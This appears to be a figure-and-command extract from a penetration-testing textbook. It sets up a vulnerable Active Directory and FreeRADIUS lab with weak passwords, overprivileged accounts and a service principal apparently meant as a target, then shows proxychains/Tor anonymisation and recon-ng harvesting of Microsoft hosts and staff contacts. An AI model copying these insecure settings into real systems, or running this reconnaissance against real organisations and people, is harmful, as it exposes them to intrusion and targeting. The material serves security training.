


Figure 3.26 – FreeRadius files

```
68 #
69 # This is a complete entry for "steve".  Note that there is no Fall-Through
70 # entry so that no DEFAULT entry will be used, and the user will NOT
71 # get any attributes in addition to the ones listed here.
72 #
73 #steve  Cleartext-Password := "testing"
74 #       Service-Type = Framed-User,
75 #       Framed-Protocol = PPP,
76 #       Framed-IP-Address = 172.16.3.33,
77 #       Framed-IP-Netmask = 255.255.255.0,
78 #       Framed-Routing = Broadcast-Listen,
79 #       Framed-Filter-Id = "std.ppp",
80 #       Framed-MTU = 1500,
81 #       Framed-Compression = Van-Jacobsen-TCP-IP
82 bob Cleartext-Password := "password-HERE"
83 #
84 # The canonical testing user which is in most of the
85 # examples.
86 #
87 #bob    Cleartext-Password := "hello"
88 #       Reply-Message  = "Hello, %{User-Name}"
89 #
```

Figure 3.27 – Creating a user account

```
21 #
22 #  Each client has a "short name" that is used to distinguish it from
23 #  other clients.
24 #
25 #  In version 1.x, the string after the word "client" was the IP
26 #  address of the client.  In 2.0, the IP address is configured via
27 #  the "ipaddr" or "ipv6addr" fields.  For compatibility, the 1.x
28 #  format is still accepted.
29 #
30 client 172.16.17.199 {
31         secret = radiuspassword1
32         shortname = CorpAP
33 }
34
35 client localhost {
36         #  Only "one" of ipaddr, ipv4addr, ipv6addr may be specified for
37         #  a client.
38         #
```

Figure 3.28 – Creating an AAA client account

```
glen@freeradius:~$ sudo systemctl status freeradius
● freeradius.service - FreeRADIUS multi-protocol policy server
     Loaded: loaded (/lib/systemd/system/freeradius.service; disabled; vendor preset: enabled)
     Active: active (running) since Tue 2021-06-08 20:04:17 UTC; 16s ago
       Docs: man:radiusd(8)
             man:radiusd.conf(5)
             http://wiki.freeradius.org/
```

Figure 3.29 – Verifying the FreeRadius service's status

```
glen@freeradius:~$ sudo lsof -i -P -n
COMMAND    PID            USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
systemd-n  745 systemd-network   20u  IPv6  20855      0t0  UDP [fe80::a00:27ff:fe99:ae9]:546
systemd-n  745 systemd-network   21u  IPv4  20864      0t0  UDP 172.16.17.39:68
systemd-r  747 systemd-resolve   12u  IPv4  20846      0t0  UDP 127.0.0.53:53
systemd-r  747 systemd-resolve   13u  IPv4  20847      0t0  TCP 127.0.0.53:53 (LISTEN)
sshd      1430            root    3u  IPv4  25412      0t0  TCP *:22 (LISTEN)
sshd      1430            root    4u  IPv6  25423      0t0  TCP *:22 (LISTEN)
sshd      4116            root    4u  IPv4  34647      0t0  TCP 172.16.17.39:22->172.16.17.9:56602 (ESTABLISHED)
sshd      4195            glen    4u  IPv4  34647      0t0  TCP 172.16.17.39:22->172.16.17.9:56602 (ESTABLISHED)
freeradiu 4397         freerad    8u  IPv4  38993      0t0  UDP *:1812
freeradiu 4397         freerad    9u  IPv4  38994      0t0  UDP *:1813
freeradiu 4397         freerad   10u  IPv6  38995      0t0  UDP *:1812
freeradiu 4397         freerad   11u  IPv6  38996      0t0  UDP *:1813
freeradiu 4397         freerad   12u  IPv4  38997      0t0  UDP 127.0.0.1:18120
freeradiu 4397         freerad   13u  IPv4  38998      0t0  UDP *:38849
freeradiu 4397         freerad   14u  IPv6  38999      0t0  UDP *:57671
glen@freeradius:~$
```

RADIUS open ports

Figure 3.30 – Verifying RADIUS open ports

Figure 3.31 – Changing the wireless network's name

Figure 3.32 – Configuring wireless security

Code and Commands

```
C:\Users\Administrator> net user bob Password1 /add /domain

C:\Users\Administrator> net user alice Password1 /add
/domain

C:\Users\Administrator> net user johndoe Password123 /add
/domain

C:\Users\Administrator> net user sqladmin Password45 /add
/domain
```

Command 3.1

```
C:\Users\Administrator> net localgroup "Administrators"
johndoe /add

C:\Users\Administrator> net group "Domain Admins" johndoe
/add /domain

C:\Users\Administrator> net group "Enterprise Admins"
johndoe /add /domain

C:\Users\Administrator> net group "Group Policy Creator
Owners" johndoe /add /domain

C:\Users\Administrator> net group "Schema Admins" johndoe
/add /domain
```

Command 3.2

```
C:\Users\Administrator> net localgroup "Administrators"
sqladmin /add

C:\Users\Administrator> net group "Domain Admins" sqladmin
/add /domain

C:\Users\Administrator> net group "Enterprise Admins"
sqladmin /add /domain

C:\Users\Administrator> net group "Group Policy Creator
Owners" sqladmin /add /domain

C:\Users\Administrator> net group "Schema Admins" sqladmin
/add /domain
```

Command 3.3

```
C:\Users\Administrator> cd\

C:\> mkdir CorporateFileShare

C:\> net share DataShare=c:\CorporateFileShare
```

Command 3.4

```
C:\Users\Administrator> setspn -a
DC1/sqladmin.REDTEAMLAB.local:64123 REDTEAMLAB\sqladmin
```

Command 3.5

```
C:\Windows\system32> netsh interface ip add dns "Ethernet"
192.168.42.22
```

Command 3.6

```
C:\Windows\system32> powershell

PS C:\Windows\system32> Add-Computer -DomainName
RedTeamLab.local -Restart
```

Command 3.7

```
C:\Users\Administrator> net localgroup "Administrators"
redteamlab\bob /ADD

C:\Users\Administrator> net localgroup "Administrators"
redteamlab\alice /ADD
```

Command 3.8

```
C:\Users\Administrator> cd \

C:\> mkdir SharedData

C:\> net share DataShare=c:\SharedData
```

Command 3.9

```
glen@freeradius:~$ sudo apt update

glen@freeradius:~$ sudo apt install freeradius
```

Command 3.10

```
glen@freeradius:~$ sudo ls -l /etc/freeradius/
```

Command 3.11

```
glen@freeradius:~$ sudo ls -l /etc/freeradius/3.0
```

Command 3.12

```
glen@freeradius:~$ sudo vi /etc/freeradius/3.0/users
```

Command 3.13

```
bob Cleartext-Password := "password123"
```

Code 3.1

```
glen@freeradius:~$ sudo vi /etc/freeradius/3.0/clients.conf
```

Command 3.14

```
client 172.16.17.199 {
secret = radiuspassword1
shortname = CorpAP
}
```

Code 3.2

```
glen@freeradius:~$ sudo systemctl restart freeradius
glen@freeradius:~$ sudo systemtctl status freeradius
```

Command 3.15

Further reading

To learn more about the topics that were covered in this chapter, take a look at the following resources:

- Active Directory Domain Services: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview
- Understanding FreeRADIUS: https://freeradius.org/documentation/

Chapter 4

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/
- Osintgram: https://github.com/Datalux/Osintgram
- Sherlock: https://github.com/sherlock-project/sherlock

Images




Figure 4.1 – Footprinting

Figure 4.2 – OSINT sources




Figure 4.3 – VPN servers




Figure 4.4 – Proxy chaining

```
kali@kali:~$ locate proxychains
/etc/proxychains4.conf
/etc/alternatives/proxychains
/etc/alternatives/proxychains.1.gz
/usr/bin/proxychains
```

Figure 4.5 – Locating the proxychains configuration file

```
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain                    (1)
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain                    (2)
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
```

Figure 4.6 – Editing the proxychain's configuration file

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
http 167.71.27.77 8080
http 159.65.14.136 8080
```

Figure 4.7 – Adding proxies

```
kali@kali:~$ proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  167.71.27.77:8080 [proxychains] DLL init: proxychains-ng 4.14
 ...  content-signature-2.cdn.mozilla.net:443 [proxychains] DLL init: proxychains-ng 4.14
 ...  OK
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  push.services.mozilla.com:443  ...  OK
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  safebrowsing.googleapis.com:443  ...  OK
```

Figure 4.8 – Using proxychains




Figure 4.9 – TOR

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
#http 167.71.27.77 8080
#http 159.65.14.136 8080
```

Figure 4.10 – Setting the proxy list to use TOR only

```
kali@kali:~$ sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
     Active: active (exited) since Wed 2021-06-16 17:55:52 EDT; 8s ago
    Process: 26363 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 26363 (code=exited, status=0/SUCCESS)
        CPU: 1ms
```

Figure 4.11 – TOR status check

```
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ocsp.pki.goog:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ocsp.digicert.com:80  ...  OK
```

Figure 4.12 – TOR via proxychains

```
kali@kali:~$ whois microsoft.com
   Domain Name: MICROSOFT.COM
   Registry Domain ID: 2724960_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2021-03-12T23:25:32Z
   Creation Date: 1991-05-02T04:00:00Z
   Registry Expiry Date: 2022-05-03T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2083895740
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1-205.AZURE-DNS.COM
   Name Server: NS2-205.AZURE-DNS.NET
   Name Server: NS3-205.AZURE-DNS.ORG
   Name Server: NS4-205.AZURE-DNS.INFO
   DNSSEC: unsigned
```

Figure 4.13 – WHOIS

Qualification & Experience:

- Bachelor's degree in Computer Science or a related field
- 2+ years' experience in a Network Administration role
- Previous experience with Microsoft Windows Server 2012, 2016 and 2019 preferred
- Previous experience with Fortinet Firewalls, Cisco switches and routers preferred
- MCSE certification, Azure, Microsoft 365 or Data and AI Certification

Figure 4.14 – Job posting

Domain Search

company.com

All Personal Generic

Figure 4.15 – Hunter.io




Figure 4.16 – Employees' data




Figure 4.17 – Data sources

```
[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
```

Figure 4.18 – Installing Recon-ng modules

```
[recon-ng][default] > modules search

  Discovery
  ---------

    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------

    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter
```

Figure 4.19 – Displaying the modules

```
[recon-ng][pentest1] > workspaces list

  +----------------------------------+
  | Workspaces |       Modified      |
  +----------------------------------+
  | default    | 2021-06-14 10:46:39 |
  | pentest1   | 2021-06-15 13:00:07 |
  +----------------------------------+
```

Figure 4.20 – Viewing workspaces

```
[recon-ng][pentest1] > modules search whois
[*] Searching installed modules for 'whois'...

  Recon
  -----
    recon/companies-domains/viewdns_reverse_whois
    recon/companies-multi/whois_miner
    recon/domains-companies/whoxy_whois
    recon/domains-contacts/whois_pocs
    recon/netblocks-companies/whois_orgs

[recon-ng][pentest1] >
```

Figure 4.21 – Searching for modules

```
[recon-ng][pentest1] > modules load recon/domains-contacts/whois_pocs
[recon-ng][pentest1][whois_pocs] > info

      Name: Whois POC Harvester
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Updates the
  'contacts' table with the results.

Options:
  Name   Current Value  Required  Description
  ----   -------------  --------  -----------
  SOURCE  default       yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][pentest1][whois_pocs] >
```

Description and required parameters

Requirement

Figure 4.22 – Viewing the required parameters

```
[recon-ng][pentest1][whois_pocs] > run

MICROSOFT.COM
[*] URL: http://whois.arin.net/rest/pocs;domain=microsoft.com
[*] URL: http://whois.arin.net/rest/poc/AADLA11-ARIN
[*] Country: United States
[*] Email: [redacted]@microsoft.com
[*] First_Name: CHRIS
[*] Last_Name: AADLAND
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Seattle, WA
[*] Title: Whois contact
[*] ----------
[*] URL: http://whois.arin.net/rest/poc/AADLA1-ARIN
```

Figure 4.23 – Executing a module

```
[recon-ng][pentest1] > modules search bing
[*] Searching installed modules for 'bing'...

  Recon
  -----

    recon/companies-contacts/bing_linkedin_cache
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/hosts-hosts/bing_ip
    recon/profiles-contacts/bing_linkedin_contacts

[recon-ng][pentest1] >
```

Figure 4.24 – Searching a module

```
[recon-ng][pentest1] > show hosts

+-------+-----------------------------+------------+--------+----------------+
| rowid |            host             | ip_address | region |     module     |
+-------+-----------------------------+------------+--------+----------------+
| 1     | windowsupdate.microsoft.com |            |        | bing_domain_web |
| 2     | education.microsoft.com     |            |        | bing_domain_web |
| 3     | lookbook.microsoft.com      |            |        | bing_domain_web |
| 4     | myinspire.microsoft.com     |            |        | bing_domain_web |
| 5     | supplier.microsoft.com      |            |        | bing_domain_web |
| 6     | myignite.microsoft.com      |            |        | bing_domain_web |
| 7     | myworkaccount.microsoft.com |            |        | bing_domain_web |
| 8     | rdweb.wvd.microsoft.com     |            |        | bing_domain_web |
| 9     | speech.microsoft.com        |            |        | bing_domain_web |
| 10    | app.whiteboard.microsoft.com |            |        | bing_domain_web |
```

Figure 4.25 – Viewing hosts

```
[recon-ng][pentest1] > show contacts

+-------+------------+-------------+-------------+-------------------------------------------+---------+
| rowid | first_name | middle_name | last_name   | email                                     | title   |
+-------+------------+-------------+-------------+-------------------------------------------+---------+
| 1     | CHRIS      |             | AADLAND     | [redacted]@microsoft.com                  | Whois contact |
| 2     | CHRISTINA  |             | AADLAND     | [redacted]@microsoft.com                  | Whois contact |
| 3     | Christina  |             | Aadland     | [redacted]@microsoft.com                  | Whois contact |
| 4     |            |             | Abuse       | abuse@microsoft.com                       | Whois contact |
| 5     |            |             | Administrator | ips.global.admin@ipayout.onmicrosoft.com | Whois contact |
| 6     |            |             | AFIADMIN    | NetworkDesign@amfam.onmicrosoft.com       | Whois contact |
| 7     | Melissa    |             | Allison     | [redacted]@mcmcdonald.onmicrosoft.com     | Whois contact |
| 8     | Jeffrey    |             | Amels       | [redacted]@microsoft.com                  | Whois contact |
```

Figure 4.26 – Viewing contact details

```
[recon-ng][pentest1] > dashboard

+-------------------------------------------+
|              Activity Summary             |
+-------------------------------------------+
|              Module                  | Runs |
+-------------------------------------------+
| recon/domains-contacts/whois_pocs    | 1    |
| recon/domains-hosts/bing_domain_web  | 1    |
| recon/domains-hosts/builtwith        | 10   |
| recon/domains-hosts/google_site_web  | 1    |
| recon/domains-hosts/netcraft         | 1    |
+-------------------------------------------+
```

Figure 4.27 – Activity summary

```
+-----------------------------+
|       Results Summary       |
+-----------------------------+
|     Category     | Quantity |
+-----------------------------+
| Domains          | 0        |
| Companies        | 0        |
| Netblocks        | 0        |
| Locations        | 0        |
| Vulnerabilities  | 0        |
| Ports            | 0        |
| Hosts            | 100      |
| Contacts         | 30       |
| Credentials      | 0        |
| Leaks            | 0        |
| Pushpins         | 0        |
| Profiles         | 0        |
| Repositories     | 0        |
+-----------------------------+
```

Figure 4.28 – Summary of collected data

```
[recon-ng][pentest1] > modules search report
[*] Searching installed modules for 'report'...

  Reporting
  ---------

    reporting/csv
    reporting/html
    reporting/json
    reporting/list
    reporting/proxifier
    reporting/pushpin
    reporting/xlsx
    reporting/xml
```

Figure 4.29 – Reporting modules

```
[recon-ng][pentest1] > modules load reporting/html
[recon-ng][pentest1][html] > info

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                        Required  Description
  ---------  -------------                                        --------  -----------
  CREATOR                                                        yes       use creator name in the report footer
  CUSTOMER                                                       yes       use customer name in the report header
  FILENAME  /home/kali/.recon-ng/workspaces/pentest1/results.html yes       path and filename for report output
  SANITIZE  True                                                 yes       mask sensitive data in the report

[recon-ng][pentest1][html] > options set CREATOR Glen
CREATOR => Glen
[recon-ng][pentest1][html] > options set CUSTOMER MS-Target
CUSTOMER => MS-Target
[recon-ng][pentest1][html] > options set FILENAME /home/kali/PenTest1-Report.html
FILENAME => /home/kali/PenTest1-Report.html
[recon-ng][pentest1][html] > run
[*] Report generated at '/home/kali/PenTest1-Report.html'.
[recon-ng][pentest1][html] >
```

Figure 4.30 – Generating a report




Figure 4.31 – HTML report

